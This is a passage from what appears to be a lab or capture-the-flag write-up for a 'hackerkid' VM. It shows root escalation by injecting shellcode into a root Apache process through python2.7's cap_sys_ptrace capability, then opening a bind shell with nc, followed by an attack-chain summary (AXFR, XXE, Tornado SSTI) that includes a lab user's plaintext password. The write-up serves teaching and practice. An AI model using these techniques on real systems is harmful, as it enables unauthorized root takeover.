ps -faux | grep apache
saket@ubuntu:~$ ps -faux | grep apache
saket      4689  0.0  0.0  17672   660 pts/0    S+   03:09   0:00  \_ grep --color=auto apache
root       4680  0.0  0.4 199780 19852 ?        Ss   03:09   0:00 /usr/sbin/apache2 -k start
www-data   4681  0.0  0.1  54388  6660 ?        S    03:09   0:00  \_ /usr/sbin/apache2 -k start
www-data   4682  0.0  0.3 202120 13696 ?        S    03:09   0:00  \_ /usr/sbin/apache2 -k start
www-data   4683  0.0  0.3 202120 13696 ?        S    03:09   0:00  \_ /usr/sbin/apache2 -k start
www-data   4684  0.0  0.3 202120 13696 ?        S    03:09   0:00  \_ /usr/sbin/apache2 -k start
www-data   4685  0.0  0.3 202120 13696 ?        S    03:09   0:00  \_ /usr/sbin/apache2 -k start
www-data   4686  0.0  0.3 202120 13696 ?        S    03:09   0:00  \_ /usr/sbin/apache2 -k start
The master is PID 4680, with root in the first column. The six children are www-data and are no use: attaching to them would hand us a shell as unprivileged as the one we already have.
python2.7 ./exploit.py 4680saket@ubuntu:~$ python2.7 ./exploit.py 4680
Instruction Pointer: 0x7f4915d8a0daL
Injecting Shellcode at: 0x7f4915d8a0daL
Shellcode Injected !!
Final Instruction Pointer: 0x7f4915d8a0dcLThe script prints the original instruction pointer, writes the shellcode at that address and returns the final pointer. Process 4680 is still Apache as far as the system is concerned, but it now has an extra port listening. We connect from the attacker box:
nc 192.168.1.145 5600$ nc 192.168.1.145 5600
whoami
root
script /dev/null -c bash
Script started, file is /dev/null
root@ubuntu:/# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/# cd /root
root@ubuntu:/root# ls
App.zip server.py templatesuid=0(root). The bind shell arrives with no TTY (it is a bare socket), so we upgrade it with script /dev/null -c bash to get history, Ctrl+C and editors working. In /root sits server.py, the code of the Tornado app on 9999, and the App.zip it came from.
Box pwned.
Attack chain
source -> fuzz page_no  ->  page 21 leaks internal domain  ->  AXFR
    └─> hackerkid.blackhat.local (XML registration)  ->  XXE  ->  php://filter reads .bashrc
            └─> saket:Saket!#$%@!!  ->  login 9999  ->  name parameter (Tornado SSTI)
                    └─> RCE as saket  ->  getcap: python2.7 cap_sys_ptrace+ep
                            └─> shellcode injection into root process  ->  bind shell 5600  ->  root
Lessons learned
- The target's own DNS is a map. A poorly restricted
axfrhands over the subdomains that web fuzzing never finds, and the good name may live in theSOA, not in a record of its own. - XML in a request screams XXE. A parser that resolves external entities reads arbitrary files, and
php://filterrescues the reads thatfile://returns empty because the content breaks the XML. - Reflected input + server templates = SSTI. Identifying the engine (Tornado, already visible in the version scan) gives the exact payload syntax; the exit status confirms execution even when the
stdoutis never shown. - Capabilities are root, sliced up.
cap_sys_ptraceon an interpreter lets you hijack the memory of any process, includingroot's, without cracking passwords or touching the kernel. - Do not store credentials in startup files. A
.bashrcwith an app's password is a gift for any LFI/XXE.